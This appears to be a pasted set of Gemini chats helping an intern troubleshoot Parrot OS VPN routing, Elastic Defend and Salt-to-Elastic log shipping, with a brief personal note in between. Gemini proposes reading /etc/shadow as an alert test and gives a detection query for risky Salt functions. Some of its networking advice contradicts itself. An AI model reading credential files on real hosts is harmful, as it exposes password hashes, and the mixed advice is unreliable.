You said

personal vm is a parrot os and the ip is set to 172.20.0.120

Gemini said
Since you are using **Parrot OS** (a security-focused distro) with a manual IP of `172.20.0.120`, you are essentially trying to "join" the TIRU network as a local peer.

However, because your server (`172.20.0.1`) and gateway (`172.20.0.30`) are on the other side of a VPN tunnel, your Parrot OS VM is likely shouting into a void. Here is the specific guide to fixing this.

---

1. Confirm your VM's "View" of the Network

Because Parrot OS is on the same subnet (`172.20.0.x`) as the server, it thinks the server is a "neighbor" on the same physical wire. It won't use a gateway; it will try to find the server's MAC address directly via ARP.

The Test:
Run this in your Parrot terminal:

Bash

```
sudo tcpdump -i eth0 -n arp or icmp
```

Then, in a second terminal, try `ping 172.20.0.1`.

- **If you see** `arp who-has 172.20.0.1 tell 172.20.0.120` **with no reply:** Your VM is stuck at Layer 2 because it thinks the server is local.

---

2. Fix the Routing (The "VPN Bridge")

You need to force Parrot OS to stop looking for the server locally and instead send everything to your host's VPN tunnel.

On your Parrot OS VM:
You need to tell the OS that even though the server looks like a neighbor, it must be reached via a gateway.

Bash

```
# Delete the automatic route that assumes the subnet is local
sudo route del -net 172.20.0.0 netmask 255.255.255.0

# Add a specific route to the server through your host's IP
# (Replace <HOST_IP> with the internal IP your VM uses to talk to
your PC)
sudo route add -host 172.20.0.1 gw <HOST_IP>
```

---

3. The "Identity Crisis" at the TIRU Gateway

This is the most likely reason for failure in an IR unit. When your packet reaches the **Narre Warren gateway (**`172.20.0.30`**)**:

- The gateway checks the **Source IP**.
- It sees `172.20.0.120`.
- It says: *"I didn't assign this IP to the VPN user. This looks like an IP spoofing attempt."*
- **Action:** The gateway drops the packet.

Professional Workaround: Instead of a manual IP, keep your Parrot OS VM on a standard NAT network (like `10.0.2.x`) and let your **host machine** perform **NAT (Network Address Translation)**. This way, when your Parrot OS pings the server, the server sees it as coming from your **authorized VPN IP** (the one the TIRU gateway actually trusts).

---

4. Verification for your Team

Since you're at TIRU, use your Parrot tools to prove where the block is.

1. **MTR (My Traceroute):** Run `sudo mtr 172.20.0.1`. It combines ping and traceroute. Watch which hop shows `Loss %`.
2. **Check ARP on your Host:** While the ping is running in the VM, run `arp -a` on your **Windows/Mac host**. If your host doesn't see an ARP entry for the server, the request never left the VM.

Do you want me to help you set up the NAT "Masquerade" on your host so you can keep your Parrot OS tools but use the authorized VPN IP?

That screenshot of your Parrot OS terminal is the "smoking gun" for your networking issue. It confirms exactly what we suspected: your VM is stuck at **Layer 2 (Data Link)**.

Analyzing your Parrot OS Output

In the image, you can see repeated lines of:

```
ARP, Request who-has 172.20.0.1 tell 172.20.0.120
ARP, Request who-has 172.20.0.30 tell 172.20.0.120
```

This proves that Parrot OS thinks the server (`.1`) and the gateway (`.30`) are sitting on the same local virtual wire as your laptop. Because it never receives an ARP reply, it cannot wrap your ping in a MAC address, so the packet is never actually sent to the network.

Step-by-Step Fix for Parrot OS

Since you are in a professional environment at **TIRU**, you should use the terminal to manually override this "local" assumption.

1. Clear the ARP Cache

First, clear the failed attempts so we start fresh:

Bash

```
sudo ip -s -s neigh flush all
```

2. Change the Routing Strategy

You need to tell Parrot OS: "Even though `172.20.0.1` looks like it's next to you, it actually lives behind the host machine."

Run these commands in your Parrot terminal:

Bash

```
# Remove the direct subnet route that is causing the ARP loops
sudo route del -net 172.20.0.0 netmask 255.255.255.0

# Manually add the server route through your Host's IP address
# (Replace <HOST_IP> with your personal computer's internal VM
gateway IP, usually 10.0.2.2 or 192.168.x.1)
sudo route add -host 172.20.0.1 gw <HOST_IP>
```

---

3. The VPN "Impersonation" (Final Hurdle)

Once you fix the routing in Parrot, your packet will finally reach your host machine. However, as an intern at a response unit, you must account for **VPN Security Policy**.

- **The Problem:** Your host will try to send a packet to Narre Warren with a source IP of `172.20.0.120`.
- **The Result:** The TIRU VPN gateway will likely drop it because it only expects traffic from your **Authorized VPN IP**.

The Professional Solution:
Instead of a manual IP on the Parrot VM, set Parrot back to **DHCP** (so it gets a `10.x.x.x` or `192.x.x.x` address) and use your host's VPN software to NAT the traffic. This way, your security tools in Parrot "hide" behind your authorized VPN identity, and the server at `.1` will actually be able to reply to you.

Would you like the specific command to set up "Masquerading" on your host machine so your Parrot VM can use your official VPN connection?

You said

so only after this i'll be able to send parrot os logs to elastic right?

Exactly. Until you resolve that **ARP "Who-has" loop** shown in your terminal, the Parrot OS logs can't even leave the VM to reach your network stack, let alone travel across the VPN to the Elastic server.

Here is why that "Masquerade/NAT" step is the final piece of the puzzle for your work at TIRU:

1. Breaking the ARP Loop

Right now, Parrot OS is trying to find the server's MAC address on your local physical Wi-Fi/Ethernet. Since the server is in Narre Warren, it will never answer that local broadcast. By switching to NAT or setting a proper gateway, you tell Parrot: "Don't look for the MAC address of the server; send the data to the Host's MAC address instead".

2. Bypassing VPN "Strict" Security

Even if you fix the routing, the TIRU VPN gateway is likely configured with **Anti-Spoofing (uRPF)**.

- **The Block:** The gateway sees a packet from `172.20.0.120`. Since it didn't assign that IP to your VPN session, it drops it as a security risk.
- **The Solution:** When you use NAT (Masquerading), your host machine "re-stamps" the Parrot OS logs with your **Authorized VPN IP** before sending them into the tunnel.

3. Enabling the "Return Path"

For the Elastic Agent to work correctly, it needs a two-way conversation (for heartbeats and policy updates).

- If you use a manual IP (`.120`), the Elastic server won't know how to send data back to your house.

- If you use NAT, the server replies to your authorized VPN IP, and your host machine automatically passes that reply back to Parrot OS.

How to get the logs moving now

Once you have connectivity (test with `ping 172.20.0.1`), you can finish the job:

1. **Install the Agent:** Download the Elastic Agent on Parrot OS.
2. **Enroll:** Run the `sudo elastic-agent enroll` command we discussed earlier.
3. **Verify:** Check the **Fleet** dashboard in Kibana. You should see a third "Healthy" agent appear alongside `kbn` and `edr`.

Would you like the specific `iptables` or Windows `netsh` command to enable that NAT Masquerade so you can start seeing Parrot OS logs in your dashboard?

You said

well i am want my vm to be able to connect server, we will fuigure it out later

Gemini said
Fair enough! Getting that low-level networking solid is the priority. Since you're at **TIRU**, you know that in incident response, if the "plumbing" doesn't work, the telemetry won't either.

The most important thing to remember when you dive back into this is that **ARP broadcasts stay local**. As long as you see those `who-has` requests for the server in your Parrot terminal without a reply, the packets aren't even hitting your VPN tunnel yet.

Your Checklist for later:

- **Switch to Bridged Mode:** This allows Parrot to talk to your host's network stack directly.
- **Fix the Routing Table:** Remove the local subnet route so Parrot stops looking for the server on your home Wi-Fi and instead sends the data to your host as the gateway.
- **Check the VPN "Policy":** Verify if your TIRU VPN allows "non-assigned" IPs; if not, you'll need that NAT/Masquerade setup on your host.

Once you can successfully `ping 172.20.0.1` from Parrot, your path to the Elastic Stack is wide open.

When you're ready to tackle the routing commands or if you want to verify those VPN gateway settings, just let me know!

You said

i integrated elastic defend on one of the host where what and how will it happen

Gemini said
It is great to see **Elastic Defend** and the **System** integration active on your "Agent policy 1". Since you are at **TIRU**, this is where the real threat-hunting work begins.

Because you have two agents enrolled under this policy, the "Elastic Defend" protection is now being pushed to both of them. Here is a breakdown of what happens next.

What Will Happen?

Elastic Defend transforms your Elastic Agent from a simple log collector into a full **EDR (Endpoint Detection and Response)** tool.

- **Real-time Protection:** The agent now monitors every process, file change, and network connection on those hosts.
- **Automatic Prevention:** If a known malicious file is executed, Elastic Defend will terminate the process and quarantine the file automatically based on its pre-configured "Prevention" mode.
- **Behavioral Analysis:** It looks for patterns (like a Word document suddenly launching PowerShell) and triggers alerts even if the specific malware is new or "zero-day."

Where Will It Happen?

You can monitor the activity and "hits" from these hosts in three specific areas of Kibana:

1. **Security > Alerts:** This is your primary dashboard. Any time a threat is detected or blocked on your `kbn` or `edr` hosts, a new alert will appear here.
2. **Security > Explore > Hosts:** Click on one of your hosts to see its "Security Score" and a timeline of all security-related events (logins, file modifications, etc.).
3. **Security > Explore > Events:** This is where the raw telemetry lives. You can filter by `event.category: "process"` or `event.category: "network"` to see exactly what those machines are doing in real-time.

How Does It Work?

When you added the integration, Kibana sent a configuration update to your agents.

- **Artifact Download:** The agents automatically downloaded the latest threat signatures and detection engine components.
- **Kernel/User-Space Monitoring:** On Linux (like your Parrot OS or Ubuntu hosts), the agent uses technologies like **eBPF** or specialized kernel modules to "hook" into system calls.
- **Data Streaming:** Every time a significant event happens (like a user running `sudo`), the agent packages that metadata and sends it to your Elasticsearch server.

Next Practical Step for your Internship

To verify that everything is working, you can perform a "Benign" test on one of your hosts to see if an alert triggers:

1. Log into your `kbn` machine.
2. Run a "suspicious" but safe command, like trying to read the shadow file without proper context: `cat /etc/shadow`.
3. Go to **Security > Alerts** in Kibana and see if the "Sensitive File Access" or a similar behavioral rule captured the event.

Would you like me to show you how to customize the "Prevention" settings in your policy so you can choose between just "Detecting" threats or actively "Blocking" them?

You said

i just selected add integration didnt install anything manually, hasn't been installed automatically

Gemini said
In the Elastic Stack, "Adding an Integration" to a policy in the UI is only the first half of the process. The "Installation" of the actual security binary (the Defend component) happens through a background synchronization between Kibana, Fleet, and your Agent.

Since you've added it but don't see it active on the hosts, here is exactly how the automation works and how to verify it.

How the Automatic Installation Works

When you click "Save Integration" in the UI:

1. **Policy Update**: Kibana updates the **Agent Policy** in the Elasticsearch database.
2. **Notification**: Fleet Server signals your agents (`kbn` and `edr`) that a new "Revision" of their policy is available.
3. **Download**: The agents see the `elastic-defend` requirement. They automatically reach out to the **Elastic Artifact Registry** (over the internet) to download the protection binaries.
4. **Deployment**: The agent installs the binary into a sub-folder (usually `/opt/Elastic/Agent/data/elastic-agent-.../install/`) and starts the service.

Why it might not be showing up yet

Given your earlier networking hurdles, there are three common professional reasons for this delay:

- **Internet Access (The Registry)**: Your agents need to reach `artifacts.elastic.co` to download the Defend binary. If your host or the TIRU network is blocking outbound HTTPS traffic to unknown sites, the agent will sit in "Updating" status forever.
- **Policy Revision Lag**: Look at your Fleet dashboard. If the "Revision" column shows a yellow icon or says "Updating," the agent is still trying to apply the change.
- **Permissions**: On Linux hosts, the Elastic Agent must be running with **root/sudo** privileges to install the Defend kernel hooks.

How to Verify the Installation

You don't need to guess if it's there. Run these checks on your `kbn` or `edr` host:

1. Check the Process List:
In your terminal, run:
```
ps aux | grep elastic-endpoint
```

- If you see a process named `elastic-endpoint`, the integration **is** installed and running.

2. Check Agent Status:
Run:
```
sudo elastic-agent status
```

- Look for a sub-component named `endpoint-security`. If it says `HEALTHY`, you are protected.

3. Check the Logs:
If it's missing, the agent will tell you why in its own logs:
```
sudo tail -f
/opt/Elastic/Agent/data/elastic-agent-*/logs/elastic-agent.ndjson
```

- Look for errors containing "fetch" or "artifact"—this usually indicates a blocked download.

Professional Tip for your TIRU Internship

In a secure environment like an Incident Response unit, servers often don't have direct internet access. If your hosts are "Air-gapped" or heavily firewalled, you might need to set up an **Elastic Artifact Repository** internally or use a **Proxy** in your Agent settings so they can download these integrations.

Would you like me to help you check your agent logs to see if the download is failing, or should we verify if the `elastic-endpoint` process is actually running in the background?

19/01/26 - Monday
Salt-master
/var/log/salt/master
→where the master records job dispatches, authentication attempts and communication errors

Gemini
Salt and ELK Integration Use Cases
Conversation with Gemini
You said

what can we do after integrating salt to elk

Gemini said
It looks like you've successfully got data flowing from your Salt host into Elastic, but you've hit a common snag: you are seeing general system logs (Filebeat/Metricbeat) but no specific **Salt Master** application logs yet.

Based on your screenshots, here is how we can fix that empty search result and then move into high-value automation.

---

1. Fix the "No Results" for `salt.master`

In your second image, the query `data_stream.dataset : "salt.master"` returns nothing. This is usually because the **Elastic Agent** or **Filebeat** on your Salt host hasn't been told where the Salt logs live.

The Fix:

- **Locate Logs:** Ensure your Salt Master logs are at `/var/log/salt/master`.
- **Enable Integration:** In the Kibana "Fleet" or "Integrations" tab, search for the **SaltStack Integration**.
- **Configure Path:** When adding the integration, verify the log path matches your server.
- **Permissions:** Ensure the user running the Elastic Agent has read access to `/var/log/salt/`.

---

2. Advanced Use Cases (Post-Integration)

Once those logs start appearing, here is what you can do to turn ELK into a "Command Center" for SaltStack:

A. Monitor Job Success vs. Failure

Salt jobs happen fast and often silently. You can build a Kibana dashboard to track:

- **Highstate Failures:** Create a pie chart showing the percentage of nodes that failed their last configuration run.
- **Long-Running Jobs:** Identify minions that take too long to respond, which often indicates network or resource issues.

B. Security Auditing (Who ran what?)

If you are in a team, you need to know who triggered a destructive command.

- **Audit Trail:** Index Salt's `key` and `run` events.
- **Alerting:** Set up an Elastic Alert to notify you (via Slack or Email) if `state.apply` is run on a production database outside of a maintenance window.

C. Predictive Infrastructure Maintenance

Combine **Metricbeat** (which I see is already active in your first screenshot) with Salt events:

- **Memory Leaks:** If Metricbeat shows a minion's memory climbing steadily, have Salt automatically trigger a service restart or a cache clear before the OOM (Out Of Memory) killer hits.

---

3. The "Self-Healing" Next Step

The ultimate goal is a **Salt Reactor**. This allows ELK to act as the "eyes" and Salt to act as the "hands."

Example Scenario:

1. **ELK** detects a "403 Forbidden" spike in your Nginx logs (indicating a possible brute force).
2. **Elasticsearch** triggers a Webhook.
3. **Salt API** receives the webhook and triggers a **Reactor**.
4. **Salt** executes a state to update `iptables` on all web servers to drop the offending IP.

Would you like me to show you the specific YAML configuration for a Salt Reactor to handle an Elastic alert?

You said

the logs are not coming in

Gemini said
If you are seeing generic host logs but no **Salt Master** logs, it usually means the Elastic Agent is running but isn't looking in the right place or doesn't have permission to read the Salt files.

Follow these steps to troubleshoot and fix the connection:

1. Verify the Log Path

By default, Salt logs are stored in a specific directory that might not be included in your current "generic" log collection.

- **Default Path:** `/var/log/salt/master` (Linux).
- **Action:** Check if the file actually exists and contains data by running `tail -f /var/log/salt/master`. If it's empty, Salt itself isn't logging correctly.

2. Check File Permissions

The **Elastic Agent** or **Filebeat** usually runs as a specific service user (like `root` or `elastic-agent`). If the Salt logs are owned by `root:root` with restricted permissions (e.g., `600`), the agent won't be able to read them.

- **Action:** Try giving the agent read access or run the agent as a user with sufficient privileges.

3. Enable the SaltStack Integration

Since your search for `data_stream.dataset : "salt.master"` returned nothing, the specific "Salt" data stream hasn't been initialized.

- Go to **Kibana > Fleet > Agent Policies**.
- Select the policy used by your "saltstack" host.
- Click **Add Integration** and search for **SaltStack**.
- **Crucial:** In the configuration, ensure the **Paths** field matches your actual log location (e.g., `/var/log/salt/master*`).

4. Debug the Agent Directly

If the logs still don't appear, check the agent's internal logs to see if it's encountering an "Access Denied" or "File not found" error.

- **Run this command on your Salt host:**
- Bash

```
sudo elastic-agent logs | grep -i "salt"
```

-
-
- This will tell you if the agent is even attempting to open the Salt log files.

Would you like me to provide the specific `elastic-agent.yml` snippet to manually add this log path to your configuration?

You said

is it also because that i havent done anything , i have just installed the agents and added integrations to collect data from /var/log/salt/master

Gemini said
It is highly likely that the lack of logs is because the system has been "silent" since you installed it. By default, the Salt Master only logs events at the **warning** level or higher. If you haven't run any commands or encountered errors, there simply may be no new data for the Elastic Agent to pick up.

To get the logs flowing, you need to "wake up" the system and potentially increase its verbosity.

---

1. Trigger "Test" Logs

The easiest way to see if the integration is working is to manually generate some activity. Run the following command on your Salt Master:

Bash

```
sudo salt '*' test.ping
```

This forces the Master to communicate with all connected minions, which should generate **info** level logs.

2. Increase Log Verbosity

Since Salt defaults to `warning`, standard successful activities (like starting the service or running a successful job) might not be recorded in the log file.

To see more data, change the log level to `info` or `debug`:

1. Open your Master configuration file (usually `/etc/salt/master`).
2. Find or add the following lines:
3. YAML

```
log_level: info
log_level_logfile: info
```

4.

5.
6. **Restart the Salt Master** to apply the changes:
7. Bash

```
sudo systemctl restart salt-master
```

8.
9.

3. Verify the File is Growing

Before checking Kibana, confirm that Salt is actually writing to the file you've pointed the Elastic Agent to.

- Run `tail -f /var/log/salt/master` while running a `salt '*' test.ping` in another terminal.
- If you see text appearing in your terminal but **not** in Kibana, then the issue is with the Elastic Agent's permissions or its connection to Elasticsearch.

---

4. Check Agent Permissions

Even if you added the integration, the Elastic Agent may not have permission to read the Salt log directory.

- Salt logs are often restricted to the `root` or `salt` user.
- **Check permissions:** `ls -l /var/log/salt/master`.
- If the agent is not running as root, it will silently fail to read the file.

Would you like me to help you check the Elastic Agent's internal logs to see if it's reporting a "Permission Denied" error?

You said

saltstack@saltstack:~$ ls -lh /var/log/salt/

total 40K

-rw-r----- 1 salt root 0 Jan 5 16:00 key

-rw-r----- 1 salt root 2.2K Jan 5 16:05 master

-rw-r----- 1 root salt 32K Jan 15 15:16 minion

Gemini said
The file permissions shown in your terminal confirm exactly why the logs aren't appearing in Kibana.

The Problem: Permission Denied

Looking at your `ls -lh` output:

- The `master` log is owned by **salt** and the group **root**.
- The permissions are `-rw-r-----` (640).
- This means **only** the `salt` user and members of the `root` group can read this file.

By default, the **Elastic Agent** usually runs as a service user (often named `elastic-agent`) that is **not** part of the `root` group, so it is being blocked from reading the file.

The Solution: Granting Access

You have two main ways to fix this so the logs start flowing:

Option A: Add Elastic Agent to the Salt Group (Recommended)

This is the most secure method. It allows the agent to read the logs without changing the file permissions for everyone else.

1. **Identify the agent user:** Usually `elastic-agent`.
2. **Add it to the root or salt group:**
3. Bash

```
sudo usermod -aG salt elastic-agent
```

4.
5.
6. **Restart the agent:**
7. Bash

```
sudo systemctl restart elastic-agent
```

8.
9.

Option B: Change Log Permissions (Quickest)

If you want to verify immediately that the integration works, you can make the log file world-readable (though this is less secure for production):

Bash

```
sudo chmod 644 /var/log/salt/master
```

How to verify it's working

Once you apply the fix, follow this sequence to confirm the data pipeline:

1. **Generate a log entry:** Run `sudo salt '*' test.ping` to ensure there is a fresh event to capture.
2. **Check the Agent status:** Run `sudo elastic-agent status`.
3. **Refresh Kibana:** Go back to the **Discover** tab and click **Refresh**.

If you still see no results, it might be that the `master` log file (which is currently only 2.2K) only contains old startup messages from January 5th. Salt won't send "new" data to ELK unless a "new" line is written to that file.

Would you like me to help you check if the Elastic Agent service is running under a different username?

You said

saltstack@saltstack:~$ ps -o user,group,cmd -C elastic-agent

USER GROUP CMD

root root /opt/Elastic/Agent/elastic-agent

root root [elastic-agent] <defunct>

saltstack@saltstack:~$ systemctl cat elastic-agent | sed -n '1,120p'

```
# /etc/systemd/system/elastic-agent.service

[Unit]

Description=Elastic Agent is a unified agent to observe, monitor and protect your system.

ConditionFileIsExecutable=/usr/bin/elastic-agent

[Service]

StartLimitInterval=5

StartLimitBurst=10

ExecStart=/usr/bin/elastic-agent

WorkingDirectory=/opt/Elastic/Agent

Restart=always

KillMode=process

RestartSec=120

EnvironmentFile=-/etc/sysconfig/elastic-agent

[Install]

WantedBy=multi-user.target

saltstack@saltstack:~$ sudo -u root head -n 2 /var/log/salt/master

2026-01-05 16:00:10,026 [salt.utils.parsers:1060][WARNING ][7155] Master received a SIGTERM. Exiting.

2026-01-05 16:05:18,918 [tornado.application:353 ][ERROR   ][8129] Future <salt.ext.tornado.concurrent.Future object at 0x710200714e80> exception was never retrieved: Traceback (most recent call last):

saltstack@saltstack:~$
```

Gemini said

Based on the output you provided, the permissions issue is actually ruled out because your **Elastic Agent is running as root**. Since the agent is root, it has full access to read `/var/log/salt/master` regardless of the file's individual permissions.

The real reason your logs aren't appearing in Kibana is visible in your `head` command output: **The logs are stale.**

---

1. The "No New Data" Problem

Your log file shows the last entry was on **January 5th**. In your first screenshot, your Kibana time filter is likely set to "Today" or a recent range in **January 2026**.

- Elastic Agent, by default, focuses on "tailing" files (reading new lines as they are written).
- Because no new lines have been written to the Salt log since January 5th, the agent has nothing new to send.

2. Force New Log Activity

To confirm the pipeline is working right now, you must force the Salt Master to write a new entry to that file. Run this command:

Bash

```
sudo salt '*' test.ping
```

After running that, check `tail /var/log/salt/master`. If new lines appear there with today's date, they should show up in Kibana within seconds.

3. Adjusting the "SaltStack" Integration

When you added the integration in Fleet, it likely created a data stream that expects specific formatting.

- **Verify the Path:** Double-check that the integration is looking specifically at `/var/log/salt/master*` and not just `/var/log/salt/`.
- **Log Level:** As noted earlier, if you only run successful commands, Salt might not log them at the default `warning` level. To ensure "Info" level events (like `test.ping`) are logged, update your `/etc/salt/master` file:
- YAML

```
log_level: info
log_level_logfile: info
```

- [redacted]
- Then restart the service: `sudo systemctl restart salt-master`.

Summary Checklist

1. **Time Range:** In Kibana, change your time picker to include **January 5th** to see if the old logs eventually synced.
2. **Activity:** Run `salt '*' test.ping` to generate a fresh timestamp in the log file.
3. **Data Stream:** In your Discover tab, try searching for `event.dataset : "salt.master"` instead of `data_stream.dataset`, as field names can vary slightly depending on the integration version.

Would you like me to help you verify the "SaltStack" integration settings inside the Kibana Fleet UI?

You said

yep getting the logs

Gemini said
Great! Now that the data is flowing, you can transform those raw logs into an actionable **SaltStack Command Center**.

Since you have logs arriving in Elasticsearch, the next step is to move from the **Discover** tab to the **Dashboard** tab to build visualizations.

---

1. Create a "Salt Operations" Dashboard

You can build a single view that tells you the health of your entire infrastructure at a glance.

- **Total Job Count (Metric):** Use a **Metric** visualization to show the total number of Salt events in the last 24 hours.
- **Success vs. Failure (Pie Chart):** Use a **Pie Chart** and split the slices by a "status" or "result" field (e.g., `salt.job.success`) to see how many of your automation tasks are failing.

- **Logs Over Time (Bar Chart):** Create a **Date Histogram** to see if there are sudden spikes in logs, which usually indicate an issue or an aggressive loop in your Salt states.
- **Most Active Minions (Table):** Use a **Table** visualization to list the top 10 minions by log count. This helps identify "noisy" or problematic servers.

---

2. Set Up Security & Audit Alerts

You don't want to watch the dashboard 24/7. Use **Elastic Alerts** to notify you when specific things happen:

- **Unauthorized Key Access:** Alert if the logs contain `salt.key` events from an unknown user.
- **Failed Highstates:** Get a Slack or Email notification if more than 5% of your minions fail a configuration run within a 10-minute window.

---

3. High-Level Automation (The Feedback Loop)

Now that ELK "sees" everything, you can make Salt "act" on it:

1. **Metric-Driven Scaling:** If **Metricbeat** (which you already have) shows high CPU across your Salt-managed web cluster, you can use a webhook to tell the Salt Master to spin up more instances.
2. **Auto-Remediation:** If the logs show a specific service has crashed three times in an hour, have Salt automatically run a `state.apply` to fix the configuration and restart the service.


What would you like to build first?

I can guide you through **creating your first Kibana visualization** for Salt logs, or we can look at setting up an **Alert** for failed jobs.

Advanced Visualizations Explained | ELK Stack Tutorial
This video provides a deep dive into building advanced visualizations and interactive dashboards in Kibana, which is the direct next step for organizing your SaltStack log data.

Kibana: Advanced Visualizations Explained | ELK Stack Tutorial - YouTube

StackTrekker · 1.3K views



You said

explain from where it collects logs, what does it do , what's the use

Gemini said
Now that your logs are flowing, it is important to understand the "plumbing" of this integration. This setup transforms Salt from a simple automation tool into an observable, self-healing system.

---

1. Where does it collect logs from?

The **Elastic Agent** acts as a courier on your Salt Master host. It monitors specific files and system locations:

- **Salt Master Logs:** It primarily tails `/var/log/salt/master`, where the master records job dispatches, authentication attempts, and communication errors.
- **Salt Minion Logs:** If the agent is on a minion, it watches `/var/log/salt/minion` to record local execution details and state changes.
- **Salt Event Bus:** Advanced setups can also tap into the Salt "Event Bus" (the internal messaging system), which captures every single action in real-time, even if it isn't written to a text file.
- **System Metadata:** Through **Metricbeat** (seen in your screenshot), it also collects CPU, memory, and network stats from the server running Salt.

---

2. What does the integration do?

Once the logs reach the ELK Stack, three main processes occur:

- **Parsing (Ingest Pipelines):** ELK takes a messy line of text and breaks it into structured fields like `timestamp`, `log.level`, `salt.job.id`, and `message`.
- **Indexing:** The data is stored in Elasticsearch in a way that makes it searchable in milliseconds, even if you have millions of logs.
- **Mapping:** It associates logs with specific "Grains" (Salt metadata), allowing you to see which OS, kernel version, or location a specific log came from.

---

3. What is the use of this integration?

Integrating Salt with ELK moves you from **reactive** to **proactive** infrastructure management:

A. Troubleshooting & Auditing

- **Historical Search:** Unlike the `master` log file which might rotate or be hard to grep, ELK lets you see what happened 30 days ago across 1,000 servers in one search.
- **Audit Trail:** It provides a permanent record of who ran what command (e.g., `salt '*' state.apply`) and whether it succeeded or failed.

B. Visualization (The "Dashboard" View)

- **Health Tracking:** You can build a chart showing "Highstate Success Rate." If it drops below 90%, you know a recent configuration change broke something.
- **Performance Correlation:** You can see if a Salt deployment caused a spike in CPU usage by overlaying Salt logs on top of Metricbeat graphs.

C. Automated Remediation (The "Feedback Loop")

- **Self-Healing:** If ELK detects a security threat or a service failure via logs, it can send a signal back to Salt to automatically run a "fix-it" script.
- **Alerting:** You can get notified on Slack or Email the moment a critical Salt error occurs, rather than finding out when a user complains.

Would you like me to help you build a Kibana query to find all "Failed" jobs from the last hour?

You said

how can we make this dashboard more beautiful, and add more insights

Gemini said
Building a beautiful and insightful dashboard is about **storytelling**—moving from a high-level overview to granular details. Based on your current "Salt-sourav" dashboard, you have a solid table for job details, but we can make it much more "SOC-ready."

1. Improve Visual Appeal (The "Beauty")

- **The "Top Row" Metrics:** Add a row of large **Metric** visualizations at the very top. These give immediate answers: "Total Jobs," "Failed Jobs," and "Unique Minions".
- **Color-Coding by Status:** In your Job table, use **Cell Coloring**. For example, color the `success` field green for "true" and red for "false".
- **Dark Theme Optimization:** Since you are using the dark theme, ensure your chart palettes use high-contrast colors (like the Elastic "Legacy" or "Vivid" palettes) to make data points pop.

2. Add Critical Insights (The "Logic")

To transform this into a professional monitoring tool, add these specific visualizations:

Visualization Type	What it Tells You	Why it Matters

Heat Map	Jobs by Hour vs. Day	Spot "noisy" times or unauthorized cron jobs running at odd hours.
Pie Chart	Success vs. Failure Rate	High-level health check of your automation states.
Horizontal Bar	Top 10 Failing States	Quickly identifies which Salt state (e.g., `pkg.install`) is causing the most trouble.
Tag Cloud	Most Used Salt Functions	Shows which commands (e.g., `test.ping`, `state.apply`) are most frequent.

3. Make it Interactive

- **Add Controls:** In the dashboard toolbar, click "Controls" to add dropdown filters for `host.name`, `fun` (function), and `user`. This lets you instantly filter the whole dashboard for one specific server or user.
- **Use Kibana Lens:** Instead of the old aggregation builder, use **Lens** (the drag-and-drop editor). It's much faster for creating multi-layered charts, like a bar chart of "Total Jobs" with a line overlay of "Failed Jobs".

4. Advanced Security Additions

Since you are working at **ThIRU**, you should add security-focused panels:

- **Unauthorized Activity:** A "Saved Search" table filtered for `sudo` usage or high-privilege Salt commands.
- **Geo-IP Map:** If your minions are across different regions, use a **Map** visualization to see where your Salt traffic is originating.

Would you like me to walk you through the specific steps to add a "Failed Jobs" alert that triggers a notification when your failure rate spikes?

You said

Unauthorized Activity: A "Saved Search" table filtered for sudo usage or high-privilege Salt commands.

lets do this

Gemini said
Building a "Saved Search" table for high-privilege activities is a standard security practice. It allows you to monitor for potential privilege escalation or unauthorized system changes in real-time.

Follow these steps to create your security monitoring table:

1. Define the "High-Privilege" Query

In the **Discover** tab, you need to use **KQL (Kibana Query Language)** to isolate suspicious activity. Use this query to catch both standard Linux `sudo` usage and Salt-specific administrative functions:

Code snippet

```
host.name: "saltstack" and (process.name: "sudo" or salt.func: "state.apply" or salt.func: "pkg.install" or salt.func: "user.add" or salt.func: "cmd.run")
```

- `process.name: "sudo"`: Catches any manual privilege escalation on the host.
- `salt.func: "state.apply"`: Monitors for major configuration changes.
- `salt.func: "cmd.run"`: This is a high-risk command that allows arbitrary shell execution on minions.
- `salt.func: "user.add"`: Watches for the creation of new (potentially backdoor) users.

2. Customize the Table Columns

A "Saved Search" is only useful if the most important data is visible at a glance. In the left-hand sidebar of Discover, click the **+** icon next to these fields to add them as columns:

- `@timestamp`: When it happened.
- `user.name`: Who triggered the command.
- `salt.func`: What administrative action was taken.
- `salt.args`: The specific arguments used (e.g., *which* package was installed).
- `process.command_line`: The full raw command executed via sudo.

3. Save the Session for the Dashboard

1. Click **Save** in the top toolbar.
